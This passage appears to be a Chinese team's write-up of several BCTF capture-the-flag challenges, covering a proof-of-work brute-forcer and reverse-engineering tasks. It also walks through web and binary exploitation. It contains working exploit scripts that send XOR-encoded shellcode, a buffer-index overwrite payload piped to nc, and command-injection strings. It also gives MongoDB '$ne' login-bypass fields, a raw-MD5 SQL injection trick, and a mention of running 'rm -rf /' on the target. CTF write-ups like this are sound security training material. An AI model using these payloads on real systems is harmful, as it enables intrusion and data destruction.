    #note: 替代 profile_func，新的跟踪线程返回值的函数，对真正执行的线程函数
    #包一次函数，以获取返回值
    ret = func(*args, **kwargs)
    self.ret_flag += ret

def start(self):
    #@note: 启动多线程执行，并阻塞到结束
    self.threads = []
    self.ret_flag = 0
    for func_dict in self.func_list:
        if func_dict["args"]:
            new_arg_list = []
            new_arg_list.append(func_dict["func"])
            for arg in func_dict["args"]:
                new_arg_list.append(arg)
            new_arg_tuple = tuple(new_arg_list)
            t = threading.Thread(target=self.trace_func,
                                 args=new_arg_tuple)
            self.threads.append(t)
        else:
            t = threading.Thread(target=self.trace_func,
                                 args=(func_dict["func"],))
            self.threads.append(t)

    for thread_obj in self.threads:
        thread_obj.start()

    for thread_obj in self.threads:
        thread_obj.join()

def ret_value(self):
    """
```

```
@note: 所有线程函数的返回值之和, 如果为 0 那么表示所有函数执行成功
"""
    return self.ret_flag


def func1(ret_num):
    print "\nfunc1 ret:%d" % ret_num
    return ret_num


def func2(ret_num):
    print "\nfunc2 ret:%d" % ret_num
    return ret_num


def func3():
    print "\nfunc3 ret:100"
    return 100


result=""
hasFindStr=False
alnum=string.letters + string.digits
starttime = datetime.datetime.now()
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
#print alnum
#print shift


def getSha1(task,child_conn):
    #print task
    global result
    global hasFindStr
    global alnum
    global starttime
    #print alnum
    prefix, target, words = task.split(' ')
    print prefix + "_" + target + "_" + words+ "_"
    for i in words:
        for j in alnum:
            for k in alnum:
                for l in alnum:
                    if(hasFindStr):
                        return 0;
                    #print str(i)+str(j)+str(k)+str(l) +"\\n"
                    sha = hashlib.sha1()
                    sha.update(prefix+i+j+k+l)
```

```

        #print sha.hexdigest()
        if sha.hexdigest() == target:
            result = i+j+k+1
            #print result
            hasFindStr = True
            endtime = datetime.datetime.now()
            #print (endtime - starttime).seconds
            print child_conn
            child_conn.send(result)

global solved
global sollist

def finished(question):
    l, r = question.split(' ')
    if 'L' in l or 'R' in r:
        return False
    else:
        return True

def qswap(q, si, ti):
    if ti >= 0 and ti < len(q):
        lq = list(q)
        lq[si] = q[ti]
        lq[ti] = ' '
        q = ''.join(lq)
    return q, ti

def solve(question):
    #qhash = []
    global solved
    qhash = Set([])
    oplist = [-1,-2,1,2]
    if ' ' not in question:
        question+= ' '
    space_index = question.find(' ')
    q = [[question, ' ', space_index]]
    #qhash.append(question)
    qhash.add(question)
    while q:
        qu, op, si = q.pop(0)
        for p in oplist:
            nq, nsi = qswap(qu, si, si + p)
            if nq not in qhash:

```

```

        if finished(nq):
            solved = True
            return op + ' ' + str(si + p + 1)
        q.append([nq, op + ' ' +str(si + p + 1), nsi])
        #qhash.append(nq)
        qhash.add(nq)
        #raw_input('>')
        #print nq

if __name__ == '__main__':
    hasFindStr = False
    alnum = string.letters + string.digits
    shift = 4
    THREAD_MAX = len(alnum)/shift + 1
    hash_new = hashlib.sha1()
    sock.connect(('218.2.197.242', 6000))
    print sock.recv(4096)
    data = sock.recv(4096)
    print data
    prefix = data[data.index('SHA1("")')+6:data.index('" + X')]
    target = data[data.index('() =='')+7:data.index('"', X is a')]
    print prefix
    print target
    parent_conn, child_conn = Pipe() # 管道通信
    g_func_list = []
    thread_cur = 0;
    start = 0
    jobs =[]
    while(thread_cur < THREAD_MAX):
        msg = '%s %s %s' % (prefix, target, alnum[start: start + shift])
        start += shift
        p = Process(target=getSha1, args=(msg,child_conn))
        p.start()
        jobs.append(p)
        thread_cur +=1
    for j in jobs:
        j.join()

    print "Play Game:"
    print
"=====
result = parent_conn.recv()
print result
sock.send(result + "\n")

```

```

print sock.recv(4096)
while(1):
    print
"-----"
    data = sock.recv(4096)
    if(data==""):
        exit()
    print "receive : " + data
    if 'Round' in data:
        solved = False
        sollist = []
    question = data.rstrip().split('\n')[-1]

    if 'L' in question and 'R' in question:
        if not solved:
            operations = solve(question)
            solved = True
            sollist = operations.strip().split(' ')
        op = sollist.pop(0)
        op += '\n'
        print "send :" + op
        sock.sendall(op)

=====
=====Light_4_Freedom=====

```

0x07 后门程序[100] From xi4o

关键函数是 0x8048DDE

```

if ( *s1 != '\n' && *s1 != 'N' )
{
    v4 = strlen(s1);
    v3 = strlen("<baidu-rocks,fr0M-china-with-love>");
    for ( i = 0; i < (signed int)v4; ++i )
        s1[i] ^= aBaiduRocksFrom[i % v3];
    if ( memcmp(s1, &byte_804B145, 0xAu) )
    {
        result = 1;
    }
    else
    {
        ((void (*)(void))(s1 + 10))();
        result = 0;
    }
}

```

将输入的字串与“<baidu…”进行抑或运算后，先对前十个字节进行

匹配，随后开始执行后 10 个字节的代码。

最开始想的是这么构造字符串：

```
input=(byte_804b145+shellcode)xor baidu_string
```

但 shellcode 在 xor 运算之后会出现 0x00，造成进行 xor 解码时无法解码，想到一个 trick，改成：

```
input=(byte_804b145)xor baidu_string+" \x00" +shellcode
```

但\x00 对应的指令会造成一个写入内存的错误，便想到在后面再加上一个自己，最终输入字串如下：

```
input=(byte_804b145)xor baidu_string+" \x00\xff" +shellcode
```

exp 脚本如下：

```
shellcode=bytes_804b
for i in range(len(shellcode)):
    new_shellcode=new_shellcode+chr(ord(shellcode[i])^ord(baidurocks[i%len(baidurocks)]))
for i in range(257):
    sock=socket(AF_INET,SOCK_STREAM)
    print i
    sock.connect((ip,port))
    read_until(sock,"Replay? (y/n) ")
    sock.send(new_shellcode+"\x00"+"\xff"+"*\x90"+shell+"\n")
    sock.close()
```

=====Light_4_Freedom=====

0x08 身无分文[200] From xi4o

问题出现在 0x8048840 函数，也就是列出手机号，输入购买手机号的那个函数，

```

    }
    if ( choice == '-' || (result = strtol(&choice, 0, 10), result > 8) )
        goto LABEL_7;
    if ( result )
        break;
    if ( choice == '0' )
        return result;
LABEL_7:
    output("Invalid Mobile ID!\n");
}
if ( dword_804B2B4 > 1000 )
{
    __sprintf_chk(byte_804B140, 1, 129, "You cannot buy more than %d mobile
    result = output(byte_804B140);
}
else
{
    ++s[-result + 8];
    ++dword_804B2B4;
    result = output("Successfully added one Mobile to the cart!\n");
}
return result;

```

Result 代表手机的编号，可以通过这个，往高处覆盖，修改返回地址。这里过滤了负号，开始想到的是整数溢出，变为负数，但后来发现制定了只读取 8 个字节，而且是按 10 进制解析，没办法上溢，纠结了很久，偶然看了下 strtol 函数的 help 文件，发现会自动忽略空格，便想到虽然这里过滤了符号，但只是判断了第一个字节，可以用空格-100，这种形式绕过限制，再通过后面的输入信用卡信息的环节植入 shellcode，因为是写入 bss 段，所以地址固定不需要考虑 aslr。

Exp 脚本如下：

```
print ("a\n"+" -16\n")*66+("a\n"+" -17\n")*44+"a\n"+"1\n"+"c\n"+"y
\n"+ "a\n"+"\x90"*20+sc+"\n"+ "d\n"
```

```
Python exp.py|nc xxxx xx
```

```
=====Light_4_Freedom=====
```

0x09 最难的题目[100] From WinsOn

很简单的题目，IDA 反汇编，main 函数代码如下：

```
int __cdecl fnMain()
{
    fnDecryptString(0x445E285Du);
    fnDecryptString(0x382A7166u);
    fnDecryptString(0x1D71735Du);
    fnDecryptString(0x38317131u);
    printf("\nSomething wrong..Nothing found!\n");
    return 0;
}
```

fnDecryptString 函数代码如下：

```
v18 = 0;
fnCheckDebugger();                                // IsDebuggerPresent, nop掉
fnCheckDebugger2();                               // 检查DebugPort, nop掉
result = fnException();                          // 抛出异常, nop掉
v11 = 0;
for ( i = 0; i <= 0xFF; ++i )
{
    printf(L".");
    // 浪费时间, nop掉
    for ( j = 0; j <= 0xFF; ++j )
    {
        for ( k = 0; k <= 0xFF; ++k )
        {
            for ( l = 0; l <= 0xFF; ++l )
            {
                ++v18;
                MessageBoxA(0, "bctf", "hello world", 0); // 无聊弹窗, nop掉
                v5 = i;
                v6 = j;
                v7 = k;
                v8 = l;
                sub_401960(&v5);
                if ( v18 == a1 )
                    sub_401920();
            }
        }
    }
}
}

// 里面还有一个抛出异常的调用, nop掉
```

可以看到里面有两个检查调试器的函数的调用（分别为调用 IsDebuggerPresent 以及通过 NtQueryInformationProcess 检查 DebugPort 状态），有一处对抛出异常的函数的调用，以及 N 次无聊的 MessageBox 弹框，后面还有一个函数调用了会抛出异常的操作，把这些无用的代码 NOP 掉之后，直接运行程序即可。

最终 Flag 为：Th3_H4rd3st_H3r3



=====Light_4_Freedom=====

0x0A 小菜一碟[200] From TeddyJoy

过程：

通过对程序逆向，`idt7` 中有注释，可以得到如下几个公式：

以下所有公式的 `t` 代表输入的字串（只能为 0-9 的数字）在内存中经过变换后的字符数组下标

```
M0 = t6 * t7 % 10  
M1 = t7 + ( t6*t7/10 )  
t0 = M1 - ( (M1/10) *5 *2 )  
M01 = t6*8 % 10  
M11 = 8 + (t6*8/10)  
t1 = (M11 - ((M11/10)*5*2)) + M0
```

通过以上公式可以写出 `python` 代码 (`while.py`)，确定输入字串中的 0,1,5,6 位
取任意一组 (`1111.txt` 文件中的数据): 6 9 2 5

从 `sub_401000` 函数中得到公式如下：

```
M02 = (t*b)%10  
M12 = b + ((t*b)/10)  
M03 = (t*a)%10  
M13 = a + ((t*a)/10)  
F = M03 + (M12-((M12/10)*5*2))  
F1 = M13 - ((M13/10)*5*2)  
G = (M12/10) + (F1 + (F/10))
```

通过以上公式可以写出 `python` 代码 (`401000.py`)，确定输入字串中的 3,4,7,8 位
取任意一组： 0 8 0 9

再通过源程序中 `while` 循环后 (`sub_401000` 函数前) 的简单判断，确定输入字串的 2 位

到这里就确定了前 9 位： 6970 8250 9。。。

最后在源程序中发现程序会根据输入的字串生成一个新的字串，该新字串的最后 7 位和输入的字串相同就可以通过。

所以最后输入字串： 6970 8250 9699 6108

详情见附件

=====Light_4_Freedom=====

0x0B 神秘系统[400] From howmp

文件索引结构

```
db    hasfile
db    00
db    datalen
db    00
db    key1
db    key2
db*4 unknow
db*16 filename xor by 0xcc
```

数据块结构

```
db    01
db    00
db*4 unknow (FFFFFF表示结果)
db*0x1A data
```

```
d[0]^ key1 ^ 0
d[1]^ key2 ^ 1      只有这一次的 key 不一样
d[2]^ key1 ^ 2
d[3]^ key1 ^ 3
```

直接在 bctfos 文件中搜索 01 00 即可定位到 1 个文件索引结构，6 个数据块结构

提取之后排列组合解密到有意义的字符即可

Dear CTFer, if you see this message, you have completely understood my OS.
Congratulations!\x03\x03Here is what you want: BCTF{6e4636cd8bcfa93213c83f4b8314ef00}

详情见附件

=====Light_4_Freedom=====

0x0C 分分钟而已[100] From EvilMoon

描述


米特尼克看到现代的互联网这么发达简直惊呆了，但几秒钟之后他就回过了神，摩拳擦掌准备一试身手，他需要拿到 BAT 公司中一个名叫 Alice 员工的秘密文件，Alice 只是个初级的网络管理员，所以想来拿他的文件也不过是分分钟的小游戏而已。

<http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/index.php>

题解

其实题目名字本身就是一个 tip，解题不需要考虑太多，但是题目却把大家带到一坑里，观察每个人名不难发现，id 参数后面跟的是 md5(name+random_num)，由于跟的是一个三位数的数字，题目说寻找 alice，所以将 alice 和一个三位数字加一起枚举下 md5 可以得到 Alice478 的 md5 后有东西。

<http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/index.php?id=d482f2fc6b29a4605472369baf8b3c47>



访问 <http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/d4b2758da0205c1e0aa9512cd188002a.php>

之后发现是一张图片，便察看源码

```
d><title>BT5</title></head>
y style="background-position:center;back
    <!-- $_POST['key=OUR MOTTO'] -->
dy>
```

发现有这么一个类似 tip 的东西，但是事实证明--。这是个坑。许久没搞定之后，想说题目说是分分钟搞定，便挂了一个扫描路径的。便可得到

<http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/config.php.bak>

Config.php.bak

下载后，打开

0x0D 真假难辨[200] From Mr_half

点入链接发现有如此提示



感觉像是要修改 cookie 之类的，可是查看 cookie 发现没有任何 cookie，于是猜测是有 hidden 的表单需要修改提交

```
▼<form action="auth.php" method="post">
  <input type="hidden" name="ip" value="180.██████.4">
  <input type="submit" class="btn btn-lg btn-default" value="进入游戏">
</form>
</div>
```

果然如此，于是尝试将 ip 改成 127.0.0.1 之类成功登入。

发现出现基础认证的登陆框。往往觉得这样的登陆框要绕过，无非一是下载.htaccess，找到.htpasswd，二是可能服务器的 htaccess 有缺陷，将提交方法由 POST 改成 GET 或是其他的则有可能可以绕过。结果两种方法都尝试了发现都无法绕过，纠结抓狂时顺手打了 admin admin 成功登陆……



发现要打游戏。一般而言感觉正常人没法通关这个游戏，于是查看源代码。

```
<body>
<div id="wrap"></div>
</body>
<script src="./cnGameJS_v1.4.js"></script>
<script>
var canvas=document.createElement("canvas");
canvas.id="canvas";
document.getElementById("wrap").appendChild(canvas);
</script>
<script src="./agent1.js"></script>
</html>
```

敏感的文件应该是那个 js，于是继续读。

```

    ← → C 218.2.197.238:8081/76446cb94ef19b1d49c3834a384938d1/web200/game/agent1.js
cnGame.init("canvas", { width:700, height: 500});


var player = function(options) {
    this.init(options);
    this.moveSpeed = 5;
    this.isJump=false;
    this.shootDuration=600;
    this.hurtDuration=1000;
    this.life=5;
    this.lastShootTime=(new Date()).getTime();
    this.lastHurtTime=(new Date()).getTime();
    var authp = function(a, b) {
        var c = 0xffff;
        var d = 0xffff;
        var e = a - b;
        var f = a + b;
        var g = a * b;
        c = c * d;
        c += c * d;
        d = d * e + f * g;
        g = f | d;
        g = g ^ f;
        f = g * f;
        return f;
    }
    this.pe = authp(this.moveSpeed, this.life);
}

cnGame.core.inherit(player, cnGame.Sprite);
player.prototype.hurt=function(){
    var now=(new Date()).getTime();
    var floorY=this.y+this.height;
    if(now-this.lastHurtTime>=this.hurtDuration){
        this.life--;

        if(isToLeft(this)){
            this.setCurrentAnimation("playerHurtLeft");
        }
        else if(isToRight(this)){

```

看到这里发现有很多参数，第一反应是修改 life 让自己血无限大，于是便可以通关，结果发现通关后



感觉一定是什么问题，于是在代码中寻找 once again 这句话，发现：

```

update:function(duration){
    if(cnGame.collision.col_Between_Rects(this.player.getRect(),this.end.getRect())){
        if(this.deadghost == 10){
            this.key = authnum(this.key, this.deadghost);
            alert("The Key is:" + this.key);
        }
        else{
            alert("once again!");
        }
        cnGame.loop.end();
        return;
    }
}

```

是必须要杀死十只怪物，于是才会出现 key。然而也发现了 key 的产生过程，知道了其中一个参数 deadghost 是 10，不知道前面的 key 的参数。于是先看一看 authnum 函数的运行机制。

```
var authnum = function(key, num){  
    var list = new Array('a', 'b', 'c', 'd', 'e', 'f', 'g');  
    key = "BCTF{" + key + "|";  
    for(var i = 0; i < num; i++)  
    {  
        key += list[i%7];  
    }  
    key = key + "}";  
    return key  
}
```

顺便看看 key 的来源。

```
this.key = ""  
-----  
this.key += newGhost.gh;  
  
this.key += "%" + this.player.pe;
```

发现 key 来源于两个参数，其中一个还是 player 的本身的一些数值。

```
this.pe = authp(this.moveSpeed, this.life);
```

而 player.pe 是来自于移动速度和生命值。说明这俩不能改。

于是觉得可以修改

```
this.shootDuration=600;  
this.hurtDuration=1000;
```

这两个参数，上面一个是射击速度，下面一个是受伤害的间隔。将上面调到无限小则攻击 max，下面调大则相当于一个无敌 buff。

可是最后发现 flag 出错。

最后发现思路错误，正确思路是因为 key 是一个固定值，所以直接通过 console 让他跳出来就是了。

```
> authnum(gameObj.key,10)  
"BCTF{2097959%2400|abcdefgabc}"
```

于是得到 flag。

=====Light_4_Freedom=====

0x0E 见缝插针[300] From EvilMoon

描述

在玩过管理员的小游戏并发现秘密信息之后，米特尼克决定研究一下这个管理员管理的所有站点，大多数都被米特尼克翻了个底朝天，直到他发现了这个网站。

<http://218.2.197.239:1337/9b30611986fe1822304bdc98fa317cde123/web300/>

题解

直接打开 web300 站点，察看源代码后发现如下 tip

```
<form class="form-signin" action="query.php">
<!--<form class="form-signin" action="test.php.bak">-->
<h2 class="form-signin-heading">Key and Room num</h2>
```

于是下载 test.php.bak

```
<?php
$key = $_GET['key'];
$room = $_GET['room'];

if(strlen($key) != 15)
{
    echo "The Key is Error\n";
    exit(1);
}
if(strlen($room) > 15)
{
    echo "The room num is too long\n";
    exit(1);
}

$regex = "/[\w]{0,4}.\[\w\d]{0,4}[A-F]{2}[\w\d]{2}\[\d]{0,4}/i";

$substitution = array(
    '&' => '',
    ' ' => '',
    .....
);

if(preg_match($regex, $key))
{
    if($key <= 40)
    {
        $room = str_replace(array_keys($sbustitution), $substitution, $room);
        shell_exec('./room', $room);
    }
}

echo "The key is Error\n";
?>
```

理解代码后发现题目要求实则要求我们在 key 那边写一个长达 15 个字符的字符串，并通过正则，而后执行 room。

<http://218.2.197.239:1337/9b30611986fe1822304bdc98fa317cde123/web300/query.php?key=11a1111FF112121&room=1>

本人用 key=11a1111FF112121 通过了 key 的正则检查。

在 room 时卡了许久，发现许多符号被过滤了，“&” “|” “`”等，执行命令无果，便下载 room 来逆向。发现没太多东西，而后将视线转向 shell。想到`command` 相当于是执行了一个命令，而后发现\$()仍然可以执行命令，但是\$()这类执行结果是返回给的 room 程序。不会回显。遂开始重新思考。该如何绕过。考虑必须在 14 个字符内执行命令，所以反弹一个 shell 是不可行的，经过扫描发现服务器开了 22 端口，大胆猜测 web 服务是不是用 root 启动的，如果是则可以添加一个用户，直接登录服务器拿 flag。但是事实证明不是这样的，因为我发现 rm -rf /是没效果的。所以考虑该题是用什么形式给的 flag。便想到可能是用文件名的形式来给 flag。所以便开始研究回显的问题。发现如果只返回一行，room 则有回显，如果超过一行，room 则报错，用 id 和 id -u 即可测试。故用 ls 命令加上通配符再加上枚举只需要写一个小程序判断是否出现 room 的密码，完美绕过官方的解题思路。如\$(ls BCTF*) \$!\$(ls *BCTF{*})。得到 flag

```
BCTF{Yooooo_4_God_sake_aay_is_so_C00l}
```

=====Light_4_Freedom=====

0x0F 冰山一角[400] From EvilMoon

描述

在上一个站点中米特尼克学会了特殊的 Web 技巧，在开始渗透前，他会左顾右盼装作看风景。他对 BAT 这个公司的好奇与日俱增，似乎 BAT 并不像是表面上看起来的那样，仅仅是个互联网公司。他追寻一系列蛛丝马迹找到了这个站点，里面似乎隐藏着 BAT 的一项核心机密。站点入口：<http://218.2.197.240:1337/0cf813c68c3af2ea51f3e8e1b8ca1141/index.php>（注意：本题 flag 非“BCTF{可见字符串}”形式）

题解

该题由于官方的一个失误没有关闭 mongodb 的远程访问端口，导致上午思路完全跑偏，研究 mongodb 的漏洞去了，不过也是如此让我知道 mongodb 的一些特性。所以 web400 的第一步登录那边需要绕过登陆验证，即绕过 mongodb 的登陆验证。

参考：

<https://www.idontplaydarts.com/2010/07/mongodb-is-vulnerable-to-sql-injection-in-php-at-least/>

当时不甚理解\$ne 的含义，便只是尝试 password 那的 ne。而后静下心来查了一些 mongodb 的资料发现。

\$ne selects the documents where the value of the field is not equal (i.e. !=) to the specified value. This includes documents that do not contain the field.

使用"\$ne"

查出所有 name 不等 refactor1 的文档,注意 文档中不存在键 name 的文档也会被查出来

```
db.users.find({"name":{"$ne":"refactor1"}})
```

所以就好理解了，有可能是 username 也不知道，直接用 ne 绕过

```
<h2 class="form-signin-heading">Please sign in</h2>
<input type="text" name="user[$ne]" class="input-block-level" placeholder="Username">
<input type="password" name="pwd[$ne]" class="input-block-level" placeholder="Password">
<button class="btn btn-large btn-primary" name="Submit" type="submit" value="Submit">Sign
in</button>
--
```

便能得到下一步的 tip

you_guys_fxxking_smart.php/jpg

Please sign in

Username

Password

http://218.2.197.240:1337/0cf813c68c3af2ea51f3e8e1b8ca1141/you_guys_fxxking_smart.jpg

问题出在他的那边返回写了 true 则会返回 2 进制的 hash，这里面就有文章可以做了。

```
' . hash($hash_method, $_GET['password'].$salt, true) . "");
```

而且这边给出了源代码，按图索骥，不难查到这题撞题了。

<http://dc406.com/component/content/article/393-sql-injection-with-raw-md5-hashes.html>

这题细细分析，不难得出只要加密后存在 md5('=') 的 hash 便可绕过验证，但是本题有个问题，是什么呢？就是他加盐了。但是随后官方给出 hint：盐在头中，名字则为 bob 喜欢第一个字母则是 b。所以只需要枚举 hash(xxxb)。但是用'='来枚举，发现怎么都跑不出来，而后思考，不可能给太大。所以就想是否是用了其他的绕过，然后本人就可耻的用 burp suite 枚举了 1-10000 的数值。发现 9384 给出了 password

```
<!-- memeda~ <b>Yoooo, admin1</b>!<br/><br/>here is the
list of all Admins!<table border=1><tr><td>yoooo, login!
</td><td>yoooo, password!</td></tr><tr><td>Yoooo,
admin1</td><td>00Em<),00y<00-5>0.E%]0$ny00?H00=0900c
3000`0E9qd#0000300</td></tr><tr><td>Yoooo, admin2</td><td>
苦=m000000!00000000v001000)NV0Ag0_00+0K0o0*IM0Z0t"</td>
</tr></table> -->
```

其实到这边只需要取 16 进制到 cmd5.com 查询下就能出 flag 了

| Offset | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | A | B | C | D | E | F |
|-----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|
| 000000150 | 65 | 6D | 65 | 64 | 61 | 7E | 20 | 3C | 62 | 3E | 59 | 6F | 6F | 6F | 6F | 2C |
| 000000160 | 20 | 61 | 64 | 6D | 69 | 6E | 31 | 3C | 2F | 62 | 3E | 21 | 3C | 62 | 72 | 2F |
| 000000170 | 3E | 3C | 62 | 72 | 2F | 3E | 68 | 65 | 72 | 65 | 20 | 69 | 73 | 20 | 74 | 68 |
| 000000180 | 65 | 20 | 6C | 69 | 73 | 74 | 20 | 6F | 66 | 20 | 61 | 6C | 6C | 20 | 41 | 64 |
| 000000190 | 6D | 69 | 6E | 73 | 21 | 3C | 74 | 61 | 62 | 6C | 65 | 20 | 62 | 6F | 72 | 64 |
| 0000001A0 | 65 | 72 | 3D | 31 | 3E | 3C | 74 | 72 | 3E | 3C | 74 | 64 | 3E | 79 | 6F | 6F |
| 0000001B0 | 6F | 6F | 2C | 20 | 6C | 6F | 67 | 69 | 6E | 21 | 3C | 2F | 74 | 64 | 3E | 3C |
| 0000001C0 | 74 | 64 | 3E | 79 | 6F | 6F | 6F | 6F | 2C | 20 | 70 | 61 | 73 | 73 | 77 | 6F |
| 0000001D0 | 72 | 64 | 21 | 3C | 2F | 74 | 64 | 3E | 3C | 2F | 74 | 72 | 3E | 3C | 74 | 72 |
| 0000001E0 | 3E | 3C | 74 | 64 | 3E | 59 | 6F | 6F | 6F | 6F | 2C | 20 | 61 | 64 | 6D | 69 |
| 0000001F0 | 6E | 31 | 3C | 2F | 74 | 64 | 3E | 3C | 74 | 64 | 3E | 99 | D5 | 03 | 45 | 15 |
| 000000200 | 6D | 3C | 29 | 2C | 8A | 94 | 1E | 79 | 3C | 91 | FF | 2D | 35 | 3E | D2 | 2E |
| 000000210 | 45 | 25 | 0B | 5D | C0 | 24 | C5 | 86 | E5 | B8 | 3F | 48 | BD | A2 | 3D | FD |
| 000000220 | 39 | 1B | A4 | AE | D7 | 86 | B5 | C3 | C7 | 33 | 60 | 97 | 45 | 39 | 71 | 64 |
| 000000230 | 19 | 23 | FF | F1 | 93 | C4 | 33 | CF | 7F | F9 | 1A | 3C | 2F | 74 | 64 | 3E |
| 000000240 | 3C | 2F | 74 | 72 | 3E | 3C | 74 | 72 | 3E | 3C | 74 | 64 | 3E | 59 | 6F | 6F |
| 000000250 | 6F | 6F | 2C | 20 | 61 | 64 | 6D | 69 | 6E | 32 | 3C | 2F | 74 | 64 | 3E | 3C |
| 000000260 | 74 | 64 | 3E | E8 | 8B | A6 | 3D | 6D | CF | 00 | D8 | OB | 80 | 8F | FD | 21 |
| 000000270 | F7 | 4F | D3 | C3 | 08 | 8B | 1B | 02 | F0 | 01 | ED | C0 | DB | 76 | FA | F2 |
| 000000280 | 1A | 31 | 7F | 9C | 00 | D6 | 29 | 1A | 4E | 56 | 1D | ED | 41 | 67 | 9F | 5F |
| 000000290 | 1A | 85 | C2 | 2B | 89 | 4B | 89 | 12 | 6F | A4 | 2A | 49 | 4D | D2 | 5A | E1 |
| 0000002A0 | 05 | 74 | C2 | 2F | 74 | 64 | 3E | 3C | 2F | 74 | 72 | 3E | 3C | 2F | 74 | 64 |
| 0000002B0 | 61 | 62 | 6C | 65 | 3E | 20 | 2D | 2D | 3E | 0D | 0A | 3C | 68 | 74 | 6D | 6C |
| 0000002C0 | 20 | 6C | 61 | 6E | 67 | 3D | 22 | 65 | 6E | 22 | 3E | 0D | 0A | 20 | 20 | 3C |
| 0000002D0 | 68 | 65 | 61 | 64 | 3E | 0D | 0A | 20 | 20 | 20 | 3C | 6D | 65 | 74 | 61 | 61 |
| 0000002E0 | 20 | 63 | 68 | 61 | 72 | 73 | 65 | 74 | 3D | 22 | 75 | 74 | 66 | 2D | 38 | 22 |
| 0000002F0 | 3E | 0D | 0A | 20 | 20 | 20 | 3C | 74 | 69 | 74 | 6C | 65 | 3E | 49 | 20 | 20 |
| 000000300 | 6C | 6F | 76 | 65 | 20 | 74 | 68 | 65 | 20 | 66 | 69 | 72 | 73 | 74 | 20 | 6C |
| 000000310 | 65 | 74 | 74 | 65 | 72 | 20 | 6F | 66 | 20 | 6D | 79 | 20 | 6E | 61 | 6D | 65 |
| 000000320 | 2E | 3C | 2F | 74 | 69 | 74 | 6C | 65 | 3E | 0D | 0A | 20 | 20 | 20 | 20 | 3C |
| 000000330 | 6D | 65 | 74 | 61 | 20 | 6E | 61 | 6D | 65 | 3D | 22 | 76 | 69 | 65 | 77 | 70 |
| 000000340 | 6F | 72 | 74 | 22 | 20 | 63 | 6F | 6E | 74 | 65 | 6E | 74 | 3D | 22 | 77 | 69 |

本人也的确这么做了--

查出来的 flag 是用 sha512 做的 hash。两个合起来就是 flag

b1u310tus

但是本着探究的精神，本人用 sha512 给 9384 做了一次 hash

1T?q抓rh'+'瓶Kzi,M區堵?願骨i?

sha512

最后发现官方是用的'+'来绕过=。 =#

所以本题结束。

=====Light_4_Freedom=====

0x10 花钱如流水[500] From EvilMoon

描述

米特尼克之前从 FBI 那里搞到一大笔比特币，一秒钟变土豪，提现之后挥霍无度，更是被街上兜售绝世武林秘籍的老大爷狠狠地骗了一笔，结果一大笔巨款竟然被他分分钟用完了，他只好把目光投向了一个比特币交易平台 M7G0x，85w 比特币在等待着你哟少年。

<http://218.2.197.241:9080/d5a9b455db0929e17a2e12d21e786643/>

题解

本题一共有三个步骤。

步骤一：变土豪，帮助中提示要有 200 个 btc 成为高级会员。

初期注册他会给你 10000 块软妹币。如果系统是初始化的状态你用 10000 块就能买 1btc。

| | | |
|----------|---|------|
| 10000.00 | 1 | 卖(4) |
|----------|---|------|

但是由于存在其他玩家市场就被打乱了。但是方法大同小异，因为 btc 价格有个上限，所以如果存在其他玩家的情况下，只需要先刷 rmb 再买一个 btc 来处理就 ok。刷 rmb 的方法和刷 btc 的方法一样，直接看下面。

The screenshot shows a web-based trading platform interface. At the top, there are navigation links: 'BCTF' and '帮助' on the left, and 'demo@l4f.team' and '退出' on the right. Below the header, there are two main sections: '资产' (Assets) and '交易' (Transactions). The '资产' section displays the following information:

| |
|------------------|
| 可用人民币:10000.00 |
| 冻结人民币:0.00 |
| 可用比特币:0.00000000 |
| 冻结比特币:0.00000000 |
| 总资产折合人民币:10000 |

The '交易' section shows a single record of a purchase:

| |
|-------|
| 买入比特币 |
| 卖出比特币 |

Below these sections, there are two more tabs: '记录' (Records) and '充值记录' (Deposit Records), each with a single item listed.

一开始注册的初始状态。

| 类型 | 价格 | 数量 | 成交 | 挂单 | 时间 | 状态 | 操作 |
|----|----------|------------|------------|----|-------------------|----|----|
| 买入 | 10000.00 | 1.00000000 | 1.00000000 | 0 | 20140311 11:49:51 | 完成 | |

买入一个 btc。

